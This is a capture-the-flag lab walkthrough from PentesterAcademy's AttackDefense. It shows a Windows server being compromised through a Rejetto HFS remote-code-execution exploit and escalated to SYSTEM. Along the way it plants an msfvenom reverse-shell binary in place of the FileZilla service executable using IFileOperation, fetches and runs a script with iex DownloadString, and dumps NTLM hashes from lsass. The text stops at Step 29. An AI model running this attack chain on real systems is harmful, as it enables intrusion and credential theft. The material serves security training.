

ATTACK
DEFENSE
by PentesterAcademy

Name	Windows CTF: [Dec 4 - Dec 8]
URL	
Type	

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Please note that this CTF could be solved using many different approaches.

Step 1: Checking the target IP address.

Note: The target IP address is stored in the “target” file.

Command: cat /root/Desktop/target

```
root@attackdefense:~# cat /root/Desktop/target
Target Machine IP Address 1 : 10.0.24.43
Target Machine IP Address 2 : 10.0.24.244
root@attackdefense:~#
```

Step 2: Run a Nmap scan against the target IP.

Command: nmap -sV -Pn 10.0.24.43

```
root@attackdefense:~# nmap -sV -Pn 10.0.24.43
Starting Nmap 7.70 ( https://nmap.org ) at 2020-12-01 21:51 IST
Nmap scan report for 10.0.24.43
Host is up (0.0015s latency).
Not shown: 993 filtered ports
PORT      STATE SERVICE            VERSION
80/tcp    open  http               HttpFileServer httpd 2.3
135/tcp   open  msrpc              Microsoft Windows RPC
139/tcp   open  netbios-ssn        Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds       Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp  open  ssl/ms-wbt-server?
49154/tcp open  msrpc              Microsoft Windows RPC
49155/tcp open  msrpc              Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 93.20 seconds
root@attackdefense:~#
```

Step 3: We have discovered that multiple ports are open also we have discovered that on port 80 HTTP File Server (HFS) 2.3 is running. We will search the exploit module for hfs file server using searchsploit.

Command: searchsploit hfs

```
root@attackdefense:~# searchsploit hfs
----------------------------------------------------------------------------
 Exploit Title

----------------------------------------------------------------------------
Apple Mac OSX 10.4.8 - DMG HFS+ DO_HFS_TRUNCATE Denial of Service
Apple Mac OSX 10.6 - HFS FileSystem (Denial of Service)
Apple Mac OSX 10.6.x - HFS Subsystem Information Disclosure
Apple Mac OSX xnu 1228.x - 'hfs-fcntl' Kernel Privilege Escalation
FHFS - FTP/HTTP File Server 2.1.2 Remote Command Execution
Linux Kernel 2.6.x - SquashFS Double-Free Denial of Service
Rejetto HTTP File Server (HFS) - Remote Command Execution (Metasploit)
Rejetto HTTP File Server (HFS) 1.5/2.x - Multiple Vulnerabilities
Rejetto HTTP File Server (HFS) 2.2/2.3 - Arbitrary File Upload
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (1)
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (2)
Rejetto HTTP File Server (HFS) 2.3a/2.3b/2.3c - Remote Command Execution
----------------------------------------------------------------------------
Shellcodes: No Result
Papers: No Result
root@attackdefense:~#
```

Step 4: Rejetto HTTP File Server (HFS) 2.3 is vulnerable to RCE. Exploiting the target server using the Metasploit framework.

Commands:
msfconsole -q
use exploit/windows/http/rejetto_hfs_exec
set RHOSTS 10.0.24.43
set LPORT 443
exploit

Note: In Firewall settings Outbound Rules, Port **4444** is Blocked so with default LPORT i.e 4444 the exploit would fail and won't give you a meterpreter session.

```
msf6 > use exploit/windows/http/rejetto_hfs_exec
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/rejetto_hfs_exec) > set RHOSTS 10.0.24.43
RHOSTS => 10.0.24.43
msf6 exploit(windows/http/rejetto_hfs_exec) > set LPORT 443
LPORT => 443
msf6 exploit(windows/http/rejetto_hfs_exec) > exploit

[*] Started reverse TCP handler on 10.10.1.2:443
[*] Using URL: http://0.0.0.0:8080/5r969g
[*] Local IP: http://10.10.1.2:8080/5r969g
[*] Server started.
[*] Sending a malicious request to /
/usr/share/metasploit-framework/modules/exploits/windows/http/rejetto_hfs_exec.rb:110: warning: URI.escape is obsolete
/usr/share/metasploit-framework/modules/exploits/windows/http/rejetto_hfs_exec.rb:110: warning: URI.escape is obsolete
[*] Payload request received: /5r969g
[*] Sending stage (175174 bytes) to 10.0.24.43
[*] Meterpreter session 1 opened (10.10.1.2:443 -> 10.0.24.43:49188) at 2020-12-01 21:53:55 +0530
[!] Tried to delete %TEMP%\WNkGGoiuHdqllP.vbs, unknown result
[*] Server stopped.

meterpreter >
```

We have successfully exploited the target vulnerable application (hfs) and received a meterpreter shell.

Step 5: Checking the current user.

Command: getuid

```
meterpreter > getuid
Server username: HTTP-SERVER\sysadmin
meterpreter >
```

Step 6: We can observe that we are running as a sysadmin user. Migrate the process in explorer.exe. First, search for the PID of explorer.exe and use the migrate command to migrate the current process to that explorer process.

Commands: ps -S explorer.exe
migrate 2536

```
meterpreter > ps -S explorer.exe
Filtering on 'explorer.exe'

Process List
============

 PID   PPID  Name          Arch  Session  User                  Path
 ---   ----  ----          ----  -------  ----                  ----
 2536  2512  explorer.exe  x64   1        HTTP-SERVER\sysadmin  C:\Windows\explorer.exe

meterpreter > migrate 2536
[*] Migrating from 2368 to 2536...
[*] Migration completed successfully.
meterpreter >
```

We have successfully migrated into the explorer.exe process.

Step 7: Elevate to the high privilege

Command: getsystem

```
meterpreter > getsystem
[-] 2001: Operation failed: Access is denied. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
[-] Named Pipe Impersonation (RPCSS variant)
meterpreter >
```

We can observe that we do not have permission to elevate privileges.

Step 8: Find the first flag.

Command: shell
systeminfo

```
meterpreter > shell
Process 1444 created.
Channel 1 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>systeminfo
systeminfo

Host Name:                 HTTP-SERVER
OS Name:                   Microsoft Windows Server 2
OS Version:                6.3.9600 N/A Build 9600
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          EC2
```

Flag 1 OS Version: 6.3.9600

Flag1: 6.3.9600

Step 9: Read the second flag.

Command: type C:\Users\sysadmin\Desktop\flag2.txt

```
C:\Windows\system32>type C:\Users\sysadmin\Desktop\flag2.txt
type C:\Users\sysadmin\Desktop\flag2.txt
b5b037a78522671b89a2c1b21d9b80c6
C:\Windows\system32>
```

Flag2: b5b037a78522671b89a2c1b21d9b80c6

Step 10: Check if the sysadmin user is a member of the Administrators group.

Command: net localgroup administrators

```
meterpreter > shell
Process 2700 created.
Channel 1 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net localgroup administrators
net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
sysadmin
The command completed successfully.


C:\Windows\system32>
```

The sysadmin user is a member of the Administrators group. However, we do not have the high privilege as of now. We can gain a high privilege by Bypassing UAC (User Access Control). There are a lot of methods possible to Bypass UAC.

Step 11: Check all the running processes.

Command: CTRL + C
y
ps

```
C:\Windows\system32>^C
Terminate channel 1? [y/N]  y
meterpreter > ps

Process List
============

 PID   PPID  Name                          Arch  Session  User
 ---   ----  ----                          ----  -------  ----
 0     0     [System Process]
 4     0     System
 372   4     smss.exe
 468   1700  conhost.exe                   x64   1        HTTP-SERVER\sysadmin
 528   520   csrss.exe
 584   576   csrss.exe
 596   520   wininit.exe
 620   576   winlogon.exe
 676   596   services.exe
 684   596   lsass.exe
 748   676   svchost.exe
 792   676   svchost.exe
 864   676   svchost.exe
 888   620   dwm.exe
 912   676   svchost.exe
 940   676   svchost.exe
 1000  676   svchost.exe
 1012  676   svchost.exe
 1172  676   spoolsv.exe
```

```
 2208  748   WmiPrvSE.exe
 2288  676   msdtc.exe
 2416  2536  hfs.exe                       x86   1        HTTP-SERVER\sysadmin  C:\Users\sysadmin\AppData\Roaming\Microsoft\Windows\Start
Menu\Programs\Startup\hfs.exe
 2448  912   taskhostex.exe                x64   1        HTTP-SERVER\sysadmin  C:\Windows\system32\taskhostex.exe
 2468  896   FileZilla Server Interface.exe  x86   1        HTTP-SERVER\sysadmin  C:\Program Files (x86)\FileZilla Server\FileZilla Server I
nterface.exe
 2536  2512  explorer.exe                  x64   1        HTTP-SERVER\sysadmin  C:\Windows\Explorer.EXE
 2856  2536  powershell.exe                x64   1        HTTP-SERVER\sysadmin  C:\Users\sysadmin\AppData\Roaming\Microsoft\Windows\Start
Menu\Programs\Startup\powershell.exe
 2868  2856  conhost.exe                   x64   1        HTTP-SERVER\sysadmin  C:\Windows\system32\conhost.exe

meterpreter >
```

We can notice the target is running the FileZilla FTP server and one PowerShell terminal.

Step 12: Load PowerShell extension

Command:
load powershell

```
C:\Windows\system32>exit
exit
meterpreter > load powershell
Loading extension powershell...Success.
meterpreter >
```

Step 13: Get the PowerShell shell

Command: powershell_shell

```
meterpreter > powershell_shell
PS >
PS >
```

Step 14: Find the FileZilla server service.

Command: Get-Service -Name "FileZilla*" | Format-List -Property *

```
PS > Get-Service -Name "FileZilla*" | Format-List -Property *


Name                : FileZilla Server
RequiredServices    : {}
CanPauseAndContinue : False
CanShutdown         : True
CanStop             : True
DisplayName         : FileZilla Server FTP server
DependentServices   : {}
MachineName         : .
ServiceName         : FileZilla Server
ServicesDependedOn  : {}
ServiceHandle       :
Status              : Running
ServiceType         : Win32OwnProcess, InteractiveProcess
StartType           : Automatic
Site                :
Container           :


PS >
```

We can notice that we have found the details about the FileZilla service.

Step 15: Check the FileZilla server binary location. In this case, we will use WMI class win32_service and filtering output.

Command: Get-WmiObject win32_service | ?{$_.Name -like '*FileZilla*'} | select Name, DisplayName, @{Name="Path"; Expression={$_.PathName.split('"')[1]}} | Format-List

```
PS > Get-WmiObject win32_service | ?{$_.Name -like '*FileZilla*'} | select Name, DisplayN
ame, @{Name="Path"; Expression={$_.PathName.split('"')[1]}} | Format-List


Name        : FileZilla Server
DisplayName : FileZilla Server FTP server
Path        : C:\Program Files (x86)\FileZilla Server\FileZilla Server.exe



PS >
```

Step 16: We have found the FileZilla server executable path. Check if we have access to write to that directory.

Command: Get-Acl 'C:\Program Files (x86)\FileZilla Server\' | Format-List

```
PS > Get-Acl 'C:\Program Files (x86)\FileZilla Server\' | Format-List


Path   : Microsoft.PowerShell.Core\FileSystem::C:\Program Files (x86)\FileZilla Server\
Owner  : BUILTIN\Administrators
Group  : WIN-OMCNBKR66MN\None
Access : NT SERVICE\TrustedInstaller Allow  FullControl
         NT SERVICE\TrustedInstaller Allow  268435456
         NT AUTHORITY\SYSTEM Allow  FullControl
         NT AUTHORITY\SYSTEM Allow  268435456
         BUILTIN\Administrators Allow  FullControl
         BUILTIN\Administrators Allow  268435456
         BUILTIN\Users Allow  ReadAndExecute, Synchronize
         BUILTIN\Users Allow  -1610612736
         CREATOR OWNER Allow  268435456
         APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow  ReadAndExecute, Synchronize
         APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow  -1610612736
Audit  :
Sddl   : O:BAG:S-1-5-21-2563855374-3215282501-1490390052-513D:AI(A;ID;FA;;;S-1-5-80-956008885-3418522649-1831038044-185
         3292631-2271478464)(A;CIIOID;GA;;;S-1-5-80-956008885-3418522649-1831038044-1853292631-2271478464)(A;ID;FA;;;SY
         )(A;OICIIOID;GA;;;SY)(A;ID;FA;;;BA)(A;OICIIOID;GA;;;BA)(A;ID;0x1200a9;;;BU)(A;OICIIOID;GXGR;;;BU)(A;OICIIOID;G
         A;;;CO)(A;ID;0x1200a9;;;AC)(A;OICIIOID;GXGR;;;AC)



PS >
```

We cannot modify the directory using sysadmin user only administrators can modify or overwrite the binary.

We are going to use **IFileOperation** to plant a malicious executable to the FileZilla server directory.

IFileOperation

"Exposes methods to copy, move, rename, create, and delete Shell items as well as methods to provide progress and error dialogs. This interface replaces the SHFileOperation function."

Source:
https://docs.microsoft.com/en-us/windows/win32/api/shobjidl_core/nn-shobjidl_core-ifileoperation

If the user (sysadmin) is a member of the Administrators group then, we can invoke IFileOperation methods to copy, move, rename, create, and delete files without any additional permissions. This is a well-known technique used by malware.

While using the IFileOperation by default it doesn't ask for the UAC Popup, works on system privilege, we can easily modify any unused files, executable using IFileOperation. In this case, we are going to plant a malicious executable generated by msfvenom.

Note: Please make sure that you replace "**10.10.1.2**" local IP address with yours.

Step 17: Generating malicious executable using msfvenom.

Command: msfvenom -p windows/meterpreter/reverse_tcp LHOST=**10.10.1.2** LPORT=1337 -f exe > 'FileZilla Server.exe'
file 'FileZilla Server.exe'

```
root@attackdefense:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.1.2 LPORT=1337 -f exe > 'FileZilla Server.exe'
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
root@attackdefense:~# file FileZilla\ Server.exe
FileZilla Server.exe: PE32 executable (GUI) Intel 80386, for MS Windows
root@attackdefense:~#
```

Step 18: Start Python Simple HTTP server to serve the malicious executable.

Command: python -m SimpleHTTPServer 80

```
root@attackdefense:~# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Step 19: Start **another msfconsole** and run a multi handler.

Commands:
msfconsole -q
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 10.10.1.2
set LPORT 1337
set InitialAutoRunScript post/windows/manage/migrate
exploit

```
root@attackdefense:~# msfconsole -q
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.1.2
LHOST => 10.10.1.2
msf6 exploit(multi/handler) > set LPORT 1337
LPORT => 1337
msf6 exploit(multi/handler) > set InitialAutoRunScript post/windows/manage/migrate
InitialAutoRunScript => post/windows/manage/migrate
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.1.2:1337
```

Step 20: Go back to the active meterpreter session and switch the directory to the user's temporary folder.

Commands: cd C:\Users\sysadmin\AppData\Local\Temp
pwd
ls

```
PS > cd C:\Users\sysadmin\AppData\Local\Temp
PS > pwd

Path
----
C:\Users\sysadmin\AppData\Local\Temp


PS > ls


    Directory: C:\Users\sysadmin\AppData\Local\Temp


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        12/1/2020   4:24 PM                1
d-----        12/1/2020   2:17 PM                chocolatey
d-----        12/1/2020   2:35 PM                jvmezdnm
d-----        12/1/2020   2:36 PM                Microsoft.PackageManagement
d-----        12/1/2020   1:48 PM                WPF


PS > _
```

Step 21: Download the malicious executable to the temp directory.

Command:
iwr -UseBasicParsing -Uri **'http://10.10.1.2/FileZilla Server.exe'** -OutFile **'C:\Users\sysadmin\AppData\Local\Temp\FileZilla Server.exe'**
ls

```
PS > iwr -UseBasicParsing -Uri 'http://10.10.1.2/FileZilla Server.exe' -OutFile 'C:\
Users\sysadmin\AppData\Local\Temp\FileZilla Server.exe'
PS > ls


    Directory: C:\Users\sysadmin\AppData\Local\Temp


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        12/1/2020   4:24 PM                1
d-----        12/1/2020   2:17 PM                chocolatey
d-----        12/1/2020   2:35 PM                jvmezdnm
d-----        12/1/2020   2:36 PM                Microsoft.PackageManagement
d-----        12/1/2020   1:48 PM                WPF
-a----        12/1/2020   4:29 PM          73802 FileZilla Server.exe


PS >
```

Step 22: We have downloaded the malicious executable on the target machine.

We are going to use '**Invoke-IFileOperation.ps1**' powershell script it is located on the Kali machine (/root/Desktop/tools/scripts/Invoke-IFileOperation.ps1)

Switch the directory to '**/root/Desktop/tools/scripts**' and start the HTTP python server

Note: We can stop the previously started python http server

Commands: cd /root/Desktop/tools/scripts
python -m SimpleHTTPServer 80

```
root@attackdefense:~# cd /root/Desktop/tools/scripts
root@attackdefense:~/Desktop/tools/scripts# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Step 23: Load the script in the memory and check all available methods.

Commands:
iex (New-Object Net.WebClient).DownloadString('http://**10.10.1.2**/Invoke-IFileOperation.ps1')

Invoke-IFileOperation

$IFileOperation | Get-Member

```
PS > iex (New-Object Net.WebClient).DownloadString('http://10.10.1.2/Invoke-IFileOperation.ps1')
PS >
PS > Invoke-IFileOperation
PS >
PS > $IFileOperation | Get-Member


   TypeName: FileOperation.FileOperation

Name              MemberType Definition
----              ---------- ----------
CopyItem          Method     void CopyItem(string source, string destination, string newName)
DeleteItem        Method     void DeleteItem(string source)
Dispose           Method     void Dispose(), void IDisposable.Dispose()
Equals            Method     bool Equals(System.Object obj)
GetHashCode       Method     int GetHashCode()
GetType           Method     type GetType()
MoveItem          Method     void MoveItem(string source, string destination, string newName)
NewItem           Method     void NewItem(string folderName, string name, System.IO.FileAttributes attrs)
PerformOperations Method     void PerformOperations()
RToString          Method     string ToString()


PS >
```

We can notice that we can perform many operations using this PowerShell script. i.e Copy, Delete, Rename, Delete, etc.

Step 24: We are going to rename the original FileZilla executable and then we will plant our malicious binary with the same name which is mentioned in the FileZilla service i.e "**FileZilla Server.exe**"

Renaming the original executable and moving the malicious executable to the FileZilla directory.

Commands:
$IFileOperation.RenameItem("C:\Program Files (x86)\FileZilla Server\FileZilla Server.exe", "Original.exe")

$IFileOperation.PerformOperations()

```
PS > $IFileOperation.RenameItem("C:\Program Files (x86)\FileZilla Server\FileZilla Server.exe", "Original.exe")
PS >
PS > $IFileOperation.PerformOperations()
PS >
```

Verify that the executable name has been changed or not.

Command: ls "C:\Program Files (x86)\FileZilla Server\"

```
PS > ls "C:\Program Files (x86)\FileZilla Server\"


    Directory: C:\Program Files (x86)\FileZilla Server


Mode                 LastWriteTime     Length Name
----                 -------------     ------ ----
d----          12/1/2020   7:02 AM            source
-a---           2/8/2017   8:19 AM    2770088 FileZilla Server Interface.exe
-a---          12/1/2020   7:02 AM        128 FileZilla Server.xml
-a---           2/6/2017   1:43 PM       1192 legal.htm
-a---           2/6/2017   1:25 PM    1412608 libeay32.dll
-a---          8/10/2014   7:56 AM      18393 license.txt
-a---           2/8/2017   8:19 AM     859304 Original.exe
-a---           2/6/2017   1:51 PM      49143 readme.htm
-a---           2/6/2017   1:25 PM     365056 ssleay32.dll
-a---          12/1/2020   7:02 AM      52419 Uninstall.exe


PS >
```

We have renamed the Filezilla exe.

Note: When you again invoke the **IFileOperation** function you would receive an error message as follows: **Exception from HRESULT: 0x8000FFFF ERROR: (E_UNEXPECTED))**

```
PS > $IFileOperation.MoveItem("C:\Users\Student\AppData\Local\Temp\FileZilla Server.exe", "C:\Program Files (x86)\FileZilla Server\", "FileZilla Server.exe")
PS > $IFileOperation.PerformOperations()
ERROR: Exception calling "PerformOperations" with "0" argument(s): "Catastrophic failure (Exception from HRESULT: 0x8000FFFF
ERROR: (E_UNEXPECTED))"
ERROR: At line:1 char:1
ERROR: + $IFileOperation.PerformOperations()
ERROR: + ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
ERROR:     + CategoryInfo          : NotSpecified: (:) [], MethodInvocationException
ERROR:     + FullyQualifiedErrorId : COMException
ERROR:
PS >
```

Exit the PowerShell session and again start it.

Command: CTRL + C
y

```
PS > ^C
Terminate channel 1? [y/N]  y
meterpreter > powershell_shell
PS >
```

Moving malicious executable to FileZilla directory.

Note: Only import the script again if you have received the above error message.

Commands:

iex (New-Object Net.WebClient).DownloadString('http://**10.10.1.2**/Invoke-IFileOperation.ps1')

$IFileOperation.MoveItem("**C:\Users\sysadmin\AppData\Local\Temp\FileZilla Server.exe**", "**C:\Program Files (x86)\FileZilla Server\", "FileZilla Server.exe**")

$IFileOperation.PerformOperations()

```
meterpreter > powershell_shell
PS > iex (New-Object Net.WebClient).DownloadString('http://10.10.1.2/Invoke-IFileOpera
tion.ps1')
PS >
PS > $IFileOperation.MoveItem("C:\Users\sysadmin\AppData\Local\Temp\FileZilla Server.e
xe", "C:\Program Files (x86)\FileZilla Server\", "FileZilla Server.exe")
PS >
PS > $IFileOperation.PerformOperations()
PS >
PS >
```

Verify that the executable is there in the FileZilla directory.

Command: ls "C:\Program Files (x86)\FileZilla Server\"

```
PS > ls "C:\Program Files (x86)\FileZilla Server\"


    Directory: C:\Program Files (x86)\FileZilla Server


Mode                 LastWriteTime     Length Name
----                 -------------     ------ ----
d----          12/1/2020   7:02 AM            source
-a---           2/8/2017   8:19 AM    2770088 FileZilla Server Interface.exe
-a---          12/1/2020  12:43 PM      73802 FileZilla Server.exe
-a---          12/1/2020   7:02 AM        128 FileZilla Server.xml
-a---           2/6/2017   1:43 PM       1192 legal.htm
-a---           2/6/2017   1:25 PM    1412608 libeay32.dll
-a---          8/10/2014   7:56 AM      18393 license.txt
-a---           2/8/2017   8:19 AM     859304 Original.exe
-a---           2/6/2017   1:51 PM      49143 readme.htm
-a---           2/6/2017   1:25 PM     365056 ssleay32.dll
-a---          12/1/2020   7:02 AM      52419 Uninstall.exe


PS >
```

We can notice, without the administrator privilege we were able to rename and move malicious executable to the FileZilla directory. This is because IFileOperation by default doesn't ask for the UAC Popup and works on system privilege.

Now, we are all set to restart the FileZilla service. As soon as we do it we would expect a meterpreter session with system privileges. This would happen because when we restart the service it would execute a malicious file that we have replaced.

We could wait for a user to restart the service or reboot the machine so that the FileZilla service would run the planted malicious executable. In this case, we are going to reboot the machine to gain a meterpreter shell.

Step 25: Restart the machine.

Command: CTRL + C
y
reboot

```
PS > ^C
Terminate channel 2? [y/N]  y
meterpreter > reboot
Rebooting...
meterpreter >
[*] 10.0.24.43 - Meterpreter session 2 closed.  Reason: Died

msf6 exploit(windows/http/rejetto_hfs_exec) >
```

Once the machine reboot, we would expect a meterpreter session with high (system) privilege.

```
root@attackdefense:~# msfconsole -q
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.1.2
LHOST => 10.10.1.2
msf6 exploit(multi/handler) > set LPORT 1337
LPORT => 1337
msf6 exploit(multi/handler) > set InitialAutoRunScript post/windows/manage/migrate
InitialAutoRunScript => post/windows/manage/migrate
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.1.2:1337
[*] Sending stage (175174 bytes) to 10.0.24.43
[*] Meterpreter session 1 opened (10.10.1.2:1337 -> 10.0.24.43:49161) at 2020-12-01 22:05:54 +0530
[*] Session ID 1 (10.10.1.2:1337 -> 10.0.24.43:49161) processing InitialAutoRunScript 'post/windows/manage/migrate'
[*] Running module against HTTP-SERVER
[*] Current server process: FileZilla Server.exe (1472)
[*] Spawning notepad.exe process to migrate into
[*] Spoofing PPID 0
[*] Migrating into 1932
[+] Successfully migrated into process 1932

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

We have successfully gained high privilege access. Dump the Windows user hashes.

Step 26: Migrate in lsass.exe process

Commands: ps -S lsass.exe
migrate 656

```
meterpreter > ps -S lsass.exe
Filtering on 'lsass.exe'

Process List
============

 PID  PPID  Name       Arch  Session  User                  Path
 ---  ----  ----       ----  -------  ----                  ----
 656  564   lsass.exe  x64   0        NT AUTHORITY\SYSTEM   C:\Windows\System32\lsass.exe

meterpreter > migrate 656
[*] Migrating from 1932 to 656...
[*] Migration completed successfully.
meterpreter >
```

Step 27: Dump the hashes.

Command: hashdump

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7e430ccc8af6afff0ec1cbeac99d3a2c:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
sysadmin:1010:aad3b435b51404eeaad3b435b51404ee:c04da4ad2997a9d6f90b98f979b47105:::
webadmin:1011:aad3b435b51404eeaad3b435b51404ee:ef141b10d3479e041d148b80d628a8a0:::
meterpreter >
```

This reveals the flag to us.

Flag4: Administrator NTLM Hash: 7e430ccc8af6afff0ec1cbeac99d3a2c
Flag5: WebAdmin NTLM Hash: ef141b10d3479e041d148b80d628a8a0

Step 28: Read the flag3

Command: cat C:\\Users\\administrator\\Desktop\\flag3.txt

```
meterpreter > cat C:\\Users\\administrator\\Desktop\\flag3.txt
ea1d89af5d92a4cdc70f018ff04fed2f meterpreter >
meterpreter >
```

Flag3: ea1d89af5d92a4cdc70f018ff04fed2f

Step 29: While checking the running processes we found that a PowerShell terminal also running by sysadmin user. So let's investigate the PowerShell terminal history if there is something we can find.

The default location for the PowerShell command history:

C:\Users\sysadmin\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt

Command: ls C:\\Users\\sysadmin\\AppData\\Roaming\\Microsoft\\Windows\\PowerShell\\PSReadline

